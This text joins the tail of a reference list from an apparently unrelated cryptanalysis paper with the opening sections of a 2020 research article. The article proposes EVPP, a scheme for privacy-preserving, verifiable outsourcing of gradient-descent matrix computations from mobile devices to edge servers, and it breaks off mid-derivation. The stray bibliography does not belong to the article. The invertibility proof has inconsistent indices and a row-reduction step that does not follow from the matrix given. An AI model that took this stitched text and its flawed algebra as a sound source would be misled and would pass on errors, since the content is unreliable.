[10] I. Ben-Aroya and E. Biham, "Differtial cryptanalysis of lucifer," in *Advances in Cryptology - CRYPTO '93, 13th Annual International Cryptology Conference, Santa Barbara, California, USA, August 22-26, 1993, Proceedings, ser. Lecture Notes in Computer Science*, D. R. Stinson, Ed., vol. 773, pp. 187–199, Springer, 1993.

[11] S. Knellwolf, W. Meier, and M. Naya-Plasencia, "Conditional differential cryptanalysis of trivium and KATAN," in *Selected Areas in Cryptography -18th International Workshop, SAC 2011, Toronto, ON, Canada, August 11-12, 2011, Revised Selected Papers, ser. Lecture Notes in Computer Science*, A. Miri and S. Vaudenay, Eds., vol. 7118, pp. 200–212, Springer, 2011.

[12] M. R. Albrecht and G. Leander, "An all-in-one approach to differential cryptanalysis for small block ciphers," *IACR Cryptology ePrint Archive*, vol. 2012, article 401, 2012.

[13] T. Isobe and K. Shibutani, "Improved all-subkeys recovery attacks on fox, KATAN and SHACAL-2 block ciphers," in *Fast Software Encryption -21st International Workshop, FSE 2014, London, UK, March 3-5, 2014. Revised Selected Papers, ser. Lecture Notes in Computer Science*, C. Cid and C. Rechberger, Eds., vol. 8540, pp. 104–126, Springer, 2014.

[14] T. Fuhr and B. Minaud, "Match box meet-in-the-middle attack against KATAN," in *Fast Software Encryption -21st International Workshop, FSE 2014, London, UK, March 3-5, 2014. Revised Selected Papers, ser. Lecture Notes in Computer Science*, C. Cid and C. Rechberger, Eds., vol. 8540, pp. 61–81, Springer, 2014.

[15] Z. Ahmadian, S. Rasoolzadeh, M. Salmasizadeh, and M. R. Aref, "Automated dynamic cube attack on block ciphers: cryptanalysis of SIMON and KATAN," *IACR Cryptology ePrint Archive*, vol. 2015, 2015.

[16] B. Zhu and G. Gong, "Multidimensional meet-in-the-middle attack and its applications to KATAN32/48/64," *Cryptography and Communications*, vol. 6, no. 4, pp. 313–333, 2014.

[17] S. Rasoolzadeh and H. Raddum, "Multidimensional meet in the middle cryptanalysis of KATAN," *IACR Cryptology ePrint Archive*, vol. 2016, 2016.

[18] T. Isobe, "A single-key attack on the full GOST block cipher," *Journal of Cryptology*, vol. 26, no. 1, pp. 172–189, 2013.

[19] Z. Jiang and C. Jin, "Impossible differential cryptanalysis of 8-round deoxys bc-256," *IEEE Access*, vol. 6, pp. 8890–8895, 2018.

[20] W. Zhang, Y. Li, and L. Wu, "A new one-bit difference collision attack on HAVAL-128," *Science China Information Sciences*, vol. 55, no. 11, pp. 2521–2529, 2012.

[21] N. Mouha, Q. Wang, D. Gu, and B. Preneel, "Differential and linear cryptanalysis using mixed-integer linear programming," in *Information Security and Cryptology -7th International Conference, Inscrypt 2011, Beijing, China, November 30 - December 3, 2011. Revised Selected Papers, ser. Lecture Notes in Computer Science*, C. Wu, M. Yung, and D. Lin, Eds., vol. 7537, pp. 57–76, Springer, 2011.

[22] S. Wu and M. Wang, "Security evaluation against differential cryptanalysis for block cipher structures," *IACR Cryptology ePrint Archive*, vol. 2011, article 551, 2011.

[23] S. Sun, L. Hu, P. Wang, K. Qiao, X. Ma, and L. Song, "Automatic security evaluation and (related-key) differential characteristic search: application to simon, present, lblock, DES(L) and other bit-oriented block ciphers," in *Advances in Cryptology - ASIACRYPT 2014 - 20th International Conference on the Theory and Application of Cryptology and Information Security, Kaoshiung, Taiwan, R.O.C., December 7-11, 2014. Proceedings, Part I, ser. Lecture Notes in Computer Science*, P. Sarkar and T. Iwata, Eds., vol. 8873, pp. 158–178, Springer, 2014.

[24] P. Zhang and W. Zhang, "Differential cryptanalysis on block cipher skinny with MILP program," *Security and Communication Networks*, vol. 2018, 11 pages, 2018.

[25] Z. Xiang, W. Zhang, Z. Bao, and D. Lin, "Applying MILP method to searching integral distinguishers based on division property for 6 lightweight block ciphers," in *Advances in Cryptology - ASIACRYPT 2016 - 22nd International Conference on the Theory and Application of Cryptology and Information Security, Hanoi, Vietnam, December 4-8, 2016, Proceedings, Part I, ser. Lecture Notes in Computer Science*, J. H. Cheon and T. Takagi, Eds., vol. 10031, pp. 648–678, 2016.

[26] W. Zhang and V. Rijmen, "Division cryptanalysis of block ciphers with a binary diffusion layer," *IET Information Security*, vol. 13, no. 2, pp. 87–95, 2019.

[27] Y. Sasaki and Y. Todo, "New impossible differential search tool from design and cryptanalysis aspects - revealing structural properties of several ciphers," in *Advances in Cryptology - EUROCRYPT 2017 -36th Annual International Conference on the Theory and Applications of Cryptographic Techniques, Paris, France, April 30 - May 4, 2017, Proceedings, Part III, ser. Lecture Notes in Computer Science*, J. Coron and J. B. Nielsen, Eds., vol. 10212, pp. 185–215, 2017.

[28] G. Han, W. Zhang, and H. Zhao, "An upper bound of the longest impossible differentials of several block ciphers," *KSII Transactions on Internet and Information Systems*, vol. 13, no. 1, pp. 435–451, 2019.

[29] Z. Li, W. Bi, X. Dong, and X. Wang, "Improved conditional cube attacks on keccak keyed modes with MILP method," in *Advances in Cryptology - ASIACRYPT 2017 - 23rd International Conference on the Theory and Applications of Cryptology and Information Security, Hong Kong, China, December 3-7, 2017, Proceedings, Part I, ser. Lecture Notes in Computer Science*, T. Takagi and T. Peyrin, Eds., vol. 10624, pp. 99–127, Springer, 2017.

[30] L. Song, J. Guo, and D. Shi, "New MILP modeling: improved conditional cube attacks to keccak-based constructions," *IACR Cryptology ePrint Archive*, vol. 2017, 2017.

[31] S. Huang, X. Wang, G. Xu, M. Wang, and J. Zhao, "Conditional cube attack on reduced-round keccak sponge function," in *Advances in Cryptology- EUROCRYPT 2017 -36th Annual International Conference on the Theory and Applications of Cryptographic Techniques, Paris, France, April 30 - May 4, 2017, Proceedings, Part II, ser. Lecture Notes in Computer Science*, J. Coron and J. B. Nielsen, Eds., vol. 10211, pp. 259–288, 2017.

[32] E. Biham and O. Dunkelman, "Differential cryptanalysis in stream ciphers," *IACR Cryptology ePrint Archive*, vol. 2007, 2007.

[33] C. D. Cannière, "Analysis of grain's initialization algorithm," in *Progress in Cryptology - AFRICACRYPT 2008, First International Conference on Cryptology in Africa, Casablanca, Morocco, June 11-14, 2008. Proceedings, ser. Lecture Notes in Computer Science, S. Vaudenay*, vol. 5023, pp. 276–289, Springer, 2008.

[34] W. Zhang, M. Cao, J. Guo, and E. Pasalic, "Improved security evaluation of SPN block ciphers and its applications in the single-key attack on SKINNY," *IACR Transactions on Symmetric Cryptology*, vol. 2019, no. 4, pp. 171–191, 2019.

Hindawi
Wireless Communications and Mobile Computing
Volume 2020, Article ID 8825623, 16 pages
https://doi.org/10.1155/2020/8825623

Research Article

A Secure and Verifiable Outsourcing Scheme for Assisting Mobile Device Training Machine Learning Model

Cheng Li, Li Yang, and Jianfeng Ma

Xidian University, Xi'an, Shaanxi 710071, China

Correspondence should be addressed to Li Yang; yangli@xidian.edu.cn

Received 26 June 2020; Revised 15 October 2020; Accepted 6 November 2020; Published 17 November 2020

Academic Editor: Ding Wang

In smart applications such as smart medical equipment, more data needs to be processed and trained locally and near the local end to prevent privacy leaks. However, the storage and computing capabilities of smart devices are limited, so some computing tasks need to be outsourced; concurrently, the prevention of malicious nodes from accessing user data during outsourcing computing is required. Therefore, this paper proposes EVPP (efficient, verifiable, and privacy-preserving), which is a computing outsourcing scheme used in the training process of machine learning models. The edge nodes outsource the complex computing process to the edge service node. First, we conducted a certain amount of testing to confirm the parts that need to be outsourced. In this solution, the computationally intensive part of the model training process is outsourced. Meanwhile, a random encryption perturbation is performed on the outsourced training matrix, and verification factors are introduced to ensure the verifiability of the results. In addition, the system can generate verifiable evidence that can be generated to build a trust mechanism when a malicious service node is found. At the same time, this paper also discusses the application of the scheme in other algorithms in order to be better applied. Through the analysis of theoretical and experimental data, it can be shown that the scheme proposed in this paper can effectively use the computing power of the equipment.

1. Introduction

With the development of the Internet of Things, 5G communication networks, AI technology, and the construction of intelligent facilities that promote the development of mobile devices, connected cars, and smart wearable devices, concurrently, a large amount of data has also been generated that is processed by different companies and servers. Data are collected on various cloud computing platforms for various data analyses and mining. It is expected that by 2020, an average person will generate approximately 250 million bytes of data per day [1], which may come from mobile phone sensors, smart wearable devices, and so on.

Abundant data require intelligent terminal processing, calculations, storage, etc. [2]; however, the storage and computing capabilities of smart devices are limited, and more data is being continuously collected, transmitted, and calculated. The transmission capabilities and data storage capabilities have become increasingly powerful, but in the face of a geometrically increasing amount of data, it is also difficult to meet users' requirements for data processing capabilities and transmission quality. Furthermore, the transmission of these data in the network will definitely apply great pressure to the network.

The traditional centralized computing architecture based on a cloud center [3–5] has been unable to meet the requirements of modern devices and applications for low latency, high efficiency, and low-cost applications. In some special scenarios, such as smart healthcare [6, 7]' identity recognition [8], and smart homes [9], all have high requirements on time and accuracy. Transferring data to cloud servers will raise latency, but running artificial intelligence algorithms such as machine learning and deep learning locally will bring an additional consumption of computing and power to the device.

Research on data outsourcing has received widespread attention, whether it is data outsourcing to cloud servers or other nodes with greater computing power. Similarly, more and more algorithms need to be calculated on the user side with the development of machine learning, Internet of

Things devices (especially the wide application of wearable devices), network technology, and so on. Therefore, it is a good choice to outsource some calculations in machine learning algorithms. Neto et al. [10] used mobile devices for health monitoring and outsourced data to improve the practical application problems caused by the limited resources of mobile devices. However, there is usually a long distance between the user and the cloud (This not only includes the distance in space; in fact, the user also needs to pass through many nodes in the network to the cloud. These nodes may not be able to be transmitted in time, or there are unstable factors such as jitter in the network.), so it will cause time consumption and some unstable factors, which are often not what users want to see. Therefore, to avoid the problem that a large amount of data cannot be processed in time, Neto et al. used near-user service nodes to perform data outsourcing calculations in the study and achieved certain results.

Therefore, the application of edge computing [11] technology is used to outsource the calculation of data to edge nodes that are close and satisfy the computing power to reduce the computing and processing pressure of the device and reduce the delay in data transmission. At the same time, to reduce the pressure of network transmission, some data needs to be processed locally, such as the basic operations including simple data cleaning and partial data processing; simultaneously, to avoid a lengthy time, it is necessary to seek auxiliary computing nodes in the model training process on the near device-side due to the limitation of the network with a high delay and high network pressure.

Data in medical, health, and other applications is exploding. Therefore, outsourcing data to the cloud has become the choice of many users, but it also brings security and privacy risks. Therefore, Li et al. [12] proposed an anonymous authorization scheme to ensure the confidentiality and authenticity of the data. Ding et al. [13] studied the data access control scheme under ciphertext, which can also perform effective calculations while ensuring flexible access control. Similarly, when applying edge computing to model training for local devices and nodes, data security and privacy issues cannot be ignored [12, 14, 15]. For example, in the application scenarios of user data collection such as smart medical devices and smart bracelets, the local device continuously accesses the user's geographic location, physical characteristics (including heart rate, stride, voiceprint, and other characteristics), or medical characteristics, which is apart from the collection and processing data by these devices that include a large number of user's privacy characteristics. As mentioned earlier, the local device's computing and processing capabilities cannot process and return results in a timely manner. To avoid the leakage of users' private data and to ensure that the calculation results are obtained in a timely and effective manner, advancements are needed.

Based on the above issues, as shown in Figure 1, this paper uses edge computing to solve data processing and computing problems in the construction of intelligent facilities, such as the Internet of Things, ensuring high availability of data and effectively reducing network pressure and network delays. Concurrently, it will combine existing artificial intelligence and machine learning algorithms; the machine learning algorithm training process is "local+edge" for effective and safe training, and finally, the machine learning algorithm model is obtained. EVPP (efficient, verifiable, and privacy-preserving) is proposed which is an outsourcing algorithm for device-to-edge machine learning model training. This algorithm is a good compromise between privacy-preserving and execution efficiency. For example, deep learning is adjusted and compressed to reduce complexity, and high-complexity computing tasks are deployed at the edge of the network. The device only needs to perform some relatively simple operations to complete the entire model training process to appropriately reduce the network time delay via the effective use of computing resources. While ensuring the security of the data and the correctness of the calculation results, the outsourced data is encrypted and replaced, and the existence of malicious service nodes is taken into consideration to ensure the correctness of the calculation results of rational computing nodes. At the same time, we also conducted theoretical analysis and experiments to explain which calculations need to be outsourced and how to reasonably perform outsourcing calculations, so as to better perform outsourcing calculations and optimization in practical applications. This paper also adds a trust mechanism to further increase the security of the system.

The contributions of this paper are as follows:

(1) To solve the high calculation and high storage pressure caused by local machine learning algorithms on the device (especially mobile devices), the method called EVPP is proposed to outsource the computing part of the training process

(2) To solve the problems of high latency and network transmission pressure in outsourced computing, a near-local outsourcing algorithm is proposed in conjunction with edge computing, and concurrently, a cryptographic device is designed to solve the privacy and security problems brought by data outsourcing; a random matrix calculation scheme is introduced to randomly perturb the calculation data

(3) To prevent the dishonest outsourced computing nodes from affecting the training process, a trust mechanism with the arbitration function is proposed, which can guarantee the correctness of the calculation results of rational outsourced computing nodes

The organizational structure of this paper is as follows: Section 1 briefly introduces the related research, Section 2 will further describe the problems and challenges studied in this paper, and Section 3 will discuss the scheme and its algorithms in detail. Section 4 will focus on the security and performance proofs of the proposed goals in this paper. In Section 5, we will discuss the application of the scheme in other machine learning algorithms and related issues in related fields. In the last section, the scheme will be summarized, and future research directions will be discussed.

2. Related Work

Smarter healthcare [6, 7, 16], urban transportation [17, 18], connected cars [19], social networks [20], and other scenarios




Figure 1: Schematic diagram of data processing and calculation using edge computing.

are increasingly applying machine learning algorithms for prediction and analysis. In these application scenarios, the data are outsourced to the cloud, which has strong computing power, so that resource-constrained devices can use the cloud center to complete various complex computing tasks and better serve users [21, 22].

However, with the advent of the Internet of Everything, the edge devices of the network longer generate abundant data, which is not suitable for processing in the cloud center from the perspective of computing or network transmission. Applying edge computing technology is a good choice to solve this problem. At the same time, machine learning algorithms with a higher computational complexity can be applied in the cloud, but it is not realistic to apply them directly on the edge of the network. Zhang et al. [23] proposed the "OpenEI" open-edge intelligent framework to "marginalize" the model training process.

At the edge of the network, in order to meet the requirements of delay and efficiency, complex computing tasks must be outsourced to edge nodes with strong computing capabilities, but these nodes are often untrustworthy. To ensure the security and privacy of the data, the data must be encrypted and calculated in the ciphertext domain. This work has become more mature in cloud computing. For example, secure multiparty computing can be applied [24–26], including homomorphic encryption [27], differential privacy [28], and attribute-based encryption [29].

Rahulamathavan et al. [30] proposed an SVM classification scheme for outsourcing using Pailler homomorphic encryption technology. In 2018, Li et al. [31] found that the research of Rahulamathavan et al. had problems in terms of soundness and security, so they proposed a more secure solution. In 2015, Liu et al. [32, 33] published two articles on machine learning algorithm outsourcing. They conducted research on the security and privacy issues faced after the data was outsourced to the cloud server and conducted research and experimental analysis on the SVM and gradient descent algorithm, respectively. Li et al. [34] solved the outsourcing security challenge under the malicious model and used homomorphic encryption and security obfuscation circuit technology to implement the secure outsourcing calculation of the ID3 decision tree algorithm. Under the semihonest model, Zhang et al. [35] designed a privacy-protected single-layer perceptron training scheme. This scheme uses a secure two-party calculation to implement a lightweight algorithm to ensure that the participants cannot know the input data and the safety of the calculation results. At the same time, Li et al. [5] also noted that the confidentiality of the classifier is also very important. They proposed the POCC solution to solve the confidentiality of the data and classifier in the cloud. Liu et al. [36] designed a complete and secure outsourcing solution for the KNN algorithm to ensure the safety of data in the process of publishing, storing, applying, requesting, and returning results.

Most of the above studies are for cloud computing. In order to reduce the computational and storage costs of network edge devices and return the results required by users in a timely and effective manner, relevant studies have begun to consider applying edge computing to solve this problem. Wu et al. [37] designed a safe and lightweight query scheme (LPEQ) using edge computing technology. This scheme satisfies the requirements of security under the semihonest model. Tao et al. [38] proposed the outlet solution to the difficulties in the ability of wearable devices to process complex data, which uses nearby mobile edge resources to solve context dependence, scattered resources, and resource dynamics, to ensure that the Internet of Things, especially wearable devices, is timely and effective in terms of data. But these solutions are not friendly to edge devices with low computing and storage capabilities. In related research, technologies like homomorphic encryption are mostly used. These encryption schemes may also bring certain computing pressure to some mobile devices and wearable devices.

Since determinant and matrix calculations are widely used in the fields of science and engineering, especially in various AI algorithms, there have been many studies on

outsourcing calculations of determinants and matrixes [29, 39–41]. Salinas et al. [29] proposed a large-scale deterministic secure outsourcing computing solution. The client can effectively verify the correctness of the calculation results of the outsourced data. Chen et al. [42] proposed a scheme for scrambling the original matrix data using diagonal matrix multiplication to ensure the security of the data; subsequently, it was improved in Zhou et al. [43], and it must be further improved in terms of security and result verification. Hu et al. [44] proposed a matrix outsourcing inversion matrix scheme that can be applied to cloud computing and other scenarios, which effectively reduces the computational complexity of the client. Therefore, these solutions are worthy of reference for solving the safety and efficiency problems of equipment in outsourcing calculation.

3. Problem Description and Research Goals

3.1. Research Goals and Challenges. In this paper, to better solve the computing and privacy issues of edge devices and ensure the security and accuracy of computing, four research goals are proposed.

(1) *Privacy*. These data contain tremendous user identity information, privacy data, etc. The collection and processing of these data are extremely prone to leakage of information. Therefore, the outsourcing of data computing needs to ensure the privacy of the data.

(2) *Verifiability*. Due to the instability of the system, network, or computing nodes, the nodes to which the data are outsourced should be assumed to be incompletely trusted or even malicious. They may steal or peek at the user's data; furthermore, the operation may not be performed in accordance with the protocol at all, and the wrong calculation result for the user is returned, leading to the failure of the entire data training. Therefore, the calculation result of the data should be verifiable.

(3) *High Efficiency*. In the whole process, the user's calculation amount in the outsourced calculation process should be lower than the entire operation performed by the device itself; otherwise, the outsourced operation will be useless.

(4) *Accuracy*. This requires the design of the entire system to ensure that the calculation results can be guaranteed under the premise of the correct operation at each stage.

3.2. System Model. To ensure the security and availability of the system and achieve the research goals proposed in Section 3.1, this paper designs an outsourcing model training scheme based on edge computing, as shown in Figure 2.

In the solution, the system is divided into three layers (the cloud computing problem is not considered here), which are the sensor node layer (or data acquisition layer), the edge node layer, and the edge service layer.

The sensor node layer is responsible for collecting data, but because of its poor computing and storage capabilities, the collected data cannot be calculated, organized, and stored. The collected data must be transmitted to the edge node layer of other networks for processing. For example, smartphones are implanted with several sensors, and these sensors transmit data to the mobile phone's computing unit for processing and storage. To ensure the availability of data and the security of users' data, the edge node layer mainly guarantees the data cleaning, calculation, and storage tasks of sensor devices. Concurrently, to ensure the timeliness and accuracy of calculations, it also performs some calculation tasks to offload the edge service layer. The main task of the edge service layer is to assist the devices in the edge node layer to perform collaborative computing. However, due to the difficulty in ensuring security, there are the following risks: (1) the layer may peep and steal data, leading to information leakage, and (2) it may not complete the computing task as agreed, causing the computing task of the edge nodes to fail.

As shown in Figure 2, the solution proposed in this paper includes edge service nodes that need to outsource computing tasks and edge service nodes that assist edge nodes to outsource the computing tasks. Edge service nodes include two parts that assist users in key generation calculations and an edge server that assists users in computing tasks. What these two edge servers know are intermediate values, so the security of the system is guaranteed. The specific proof is proved in Hypotheses 7 and 8.

(1) The edge nodes send a request to the edge service node to assist it in calculating the inverse matrix of the matrix for subsequent steps

(2) The edge service node returns the value of the invertible matrix of the edge nodes

(3) The edge nodes send the data that needs to outsource calculation to the edge service node

(4) The edge service node returns the calculated result to the edge nodes. It is worth noting that in this process, the transmitted data is all ciphertext

It is worth noting that in the system, users should be guaranteed to be legal; secondly, the credibility (honesty) data of each node is stored and queried, which requires a trusted third party or a public verification system (for example, government, authority, and blockchain). The preparation work for system construction and operation can be done with reference to [45–47] to ensure the safety and reliability of the system.

3.3. Linear Regression and Gradient Descent. There are many optimization and learning algorithms in machine learning and deep learning. Most of these algorithms are based on matrix calculations and training models. During the training phase, the device performs a large number of matrix multiplications and additions. Through the analysis of the corresponding algorithm, it is not difficult to find that the




Figure 2: Training model of the outsourcing model based on edge computing.

number of multiplication operations is higher than that of addition operations. At the same time, the computational complexity of multiplication is higher than that of addition.

Linear regression and gradient descent methods are more common methods. Therefore, in order to facilitate the description of the scheme, this paper uses gradient descent to optimize the model in the linear regression problem and finally obtain the training model. At the same time, the main ideas of the scheme are described.

Given the n sample set (X, Y) where the ith sample X_i contains d features, that is, $X_i = (x_1, x_2, \cdots, x_d)$, adjust the objective function $h(X_i) = (x_1 \bullet w_1 + x_2 \bullet w_2 + \cdots + x_d \bullet w_d) = X_i \bullet w^T$, where $w = (w_1, w_2, \cdots, w_d)$. Adjust the parameters through the training process to yield the appropriate to make $J_i(w) = ((1/2n)\sum_{i=1}^{n}(h(X_i - Y_i)^2))$ the smallest, that is, $Y_i \approx h(X_i)$.

The gradient descent method is widely used in machine learning to solve optimization problems. When targeting linear regression problems, for the jth feature of X_i, the weight is $w_j = w_j - \alpha(\partial J_i(w)/\partial w_i) = w_j - \alpha(1/n)\sum_{i=1}^{n}(f(X_i) - Y_i)X_i^j$, and by representing vectors as a matrix, w can be expressed as $w := w - \alpha X^T \times (X \times w - Y)$ [25].

Among them, α is the learning rate or step size, which is a fixed value, and this parameter determines the convergence degree of the algorithm; Y is a vector of $n \times l$ dimensions, that is, a given data tag set.

In the gradient descent method, because all the samples are used for training at one time, it will cause pressure on the memory and calculations, so $|B|$ samples are selected for small batch training. In the formula, $|B|$ is the amount of data, and $w := w - \alpha(1/|B|)X_B^T \times (X_B \times w - Y_B)$ [25].

Therefore, this paper decomposes the matrix calculations with abundant calculations. Among them, suppose

$$\begin{aligned}\Delta &= X_B^T \times (X_B \times w - Y_B) = X_B^T \times (X_B \times w + (-Y_B)) \\ &= X_B^T \times (X_B \times w) + X_B^T \times (-Y_B).\end{aligned} \tag{1}$$

That is, the update formula can be expressed as

$$w := w - \alpha \frac{1}{|B|}\Delta. \tag{2}$$

3.4. System Framework. The main idea of our solution is shown in Figure 3, which includes the following five parts.

Step 1 (outsourced data generation algorithm). The client constructs a reversible matrix D for scrambling the data matrix, generating a random matrix, and randomly generating a verification matrix. Concurrently, the client has a training data set. The sample set X contains n samples x_i. Each sample set can be represented as an m-dimension vector, and the tag set is represented as Y.

The client calculates the confusion matrix forms C_1, C_2, C_3, and C_4 corresponding to the sample set X and its transposed matrix X^T, tag set Y, and initialization weight matrix w and sends the data and corresponding calculation rules $f(C')$ to the edge service layer for calculation. At the same time, the matrix verification block is calculated and saved to facilitate subsequent result verification work.

Step 2 (outsourcing data calculation algorithm). The edge service layer node outputs the calculation result Δ^* according to the outsourcing calculation rule $f(C')$ sent by the client and sends the calculated result back to the client.

Step 3 (training result generation algorithm). The client receives the calculation result Δ^* sent back by the edge server layer node and performs a recovery operation (Step 4) based on the information held locally to obtain the calculation result Δ. Then, the result is brought into Formula (1) and calculated, obtaining w_t. By comparison, $w_t < w_{t-1}$ indicates that the function has not reached the convergence value, and the scrambling operation is performed and returns to Step 2 to continue training; $w_t > w_{t-1}$ indicates that the




Figure 3: The main design ideas of the scheme.

function has reached the convergence value, which terminates this calculation task and enters Step 5.

Step 4 (data verification algorithm). The client receives the calculation result Δ^* returned by the edge server layer node, extracts the verification matrix block V^* from it, and compares it with $V \stackrel{?}{=} V^*$. When they are equal, the result indicates that the edge service layer node has performed the calculation operation correctly; otherwise, it indicates that it has not faithfully calculated the outsourcing task; the client retains the test evidence, publishes the evidence and the identity of the edge service layer node, and executes Step 5 to find new computing nodes.

Step 5 (end the calculation task). When the function reaches the convergence value, the client sends W^0 to the edge service layer node. When the edge service layer node receives the message, it knows that the calculation task is terminated, and the edge service layer node clears all relevant data. (This step may be performed in the following two situations: (1) the protocol execution process is normally completed, and (2) it is found that the edge server does not faithfully execute the calculation protocol. Therefore, it is not identified in Figure 3.)

4. System Solutions

In this section, the application scenario of EVPP is introduced in detail. The solution takes the gradient descent method as an example to achieve the four goals required by the previously described.

4.1. Encryption and Decryption Methods for Outsourced Data. In this section, we will describe the construction, encryption, and decryption processes of Formulas (1) and (2) in the scheme. To ensure the security of the data and the simplicity of the result verification, the training data is encrypted. The edge nodes encrypt $m \times n$ data X, $m \times l$ data, and $n \times l$ data w to ensure data security and then operate the matrix according to the following methods.

The edge nodes randomly generate $m \times t$ order matrixes M_1 and M_3; $n \times t$ order matrixes M_2 and M_4; four randomly generated t order matrixes V_1, V_2, V_3, and V_4; randomly select the diagonal matrix R; and construct the reversible matrix D. Finally, we can obtain the outsourcing matrix:

$$\left(X^T\right)'_{(n+t)\times(m+t)} = \begin{bmatrix} X^T D^{-1} & M_2 \\ 0 & V_2 \end{bmatrix}, \tag{3}$$

$$w'_{(n+t)\times(i+t)} = \begin{bmatrix} Rw^T & M_3 \\ 0 & V_3 \end{bmatrix}, \tag{4}$$

$$Y'_{(n+t)\times(i+t)} = \begin{bmatrix} RY^T & M_4 \\ 0 & V_4 \end{bmatrix}, \tag{5}$$

$$X'_{(m+t)\times(n+t)} = \begin{bmatrix} DX & M_1 \\ 0 & V_1 \end{bmatrix}. \tag{6}$$

The construction process of the invertible matrix D will be described in detail [43].

The invertible matrix $D = D_1 + D_2$ and the matrixes D_1, D_2, and D are all square matrixes of order $m \times m$. The matrix D_1 is a random diagonal matrix, in which $a_{11} = 0$ and other diagonal position element values are randomly selected from the edge nodes. In the matrix $D_2 = P^T Q$, where $P = (p_1, p_2, \cdots, p_m)$ and $Q = (1, q_1, q_2, \cdots, q_{m-1})$. D will be shown below as an invertible matrix.

Proof. First, the matrixes D_1, D_2, and D are all square matrixes of $m \times m$.

Second, D_1 is a diagonal matrix, $D_2 = P^T Q$, and $D = D_1 + D_2$. Therefore,

$$D = \begin{bmatrix} p_1 & q_1 p_1 & q_2 p_1 & \cdots & q_{m-1} p_1 \\ p_2 & q_1 p_2 + d_1 & q_2 p_2 & \cdots & q_{m-1} p_2 \\ p_3 & q_1 p_3 & q_2 p_1 + d_3 & \cdots & q_{m-1} p_3 \\ \vdots & \vdots & \vdots & \ddots & \vdots \\ p_m & q_1 p_m & q_2 p_m & \cdots & q_{m-1} p_m + d_m \end{bmatrix}. \tag{7}$$

Subtract the first row from 2 to m of the matrix D to yield

$$D = \begin{bmatrix} p_1 & q_1 p_1 & q_2 p_1 & \cdots & q_{m-1} p_1 \\ 0 & d_1 & 0 & \cdots & 0 \\ 0 & 0 & d_3 & \cdots & 0 \\ \vdots & \vdots & \vdots & \ddots & \vdots \\ 0 & 0 & 0 & \cdots & d_m \end{bmatrix}. \tag{8}$$

Finally, the unit matrix I can be obtained from the above matrix through a further elementary transformation, so it can be easily obtained that the matrix D must be an invertible matrix. The matrix inversion process can be performed with reference to [43].

Next, we will demonstrate how to ensure that the calculation results are recoverable and verifiable in the matrix. For the formula $\Delta = X_B^T \times (X_B \times w) + X_B^T \times (-Y_B)$, the method of matrix block construction can be obtained: $\Delta' = (X^T)' \times ((X)' \times (w)') + (X^T)' \times (-Y'))$.

Multiply two block matrixes, for example,

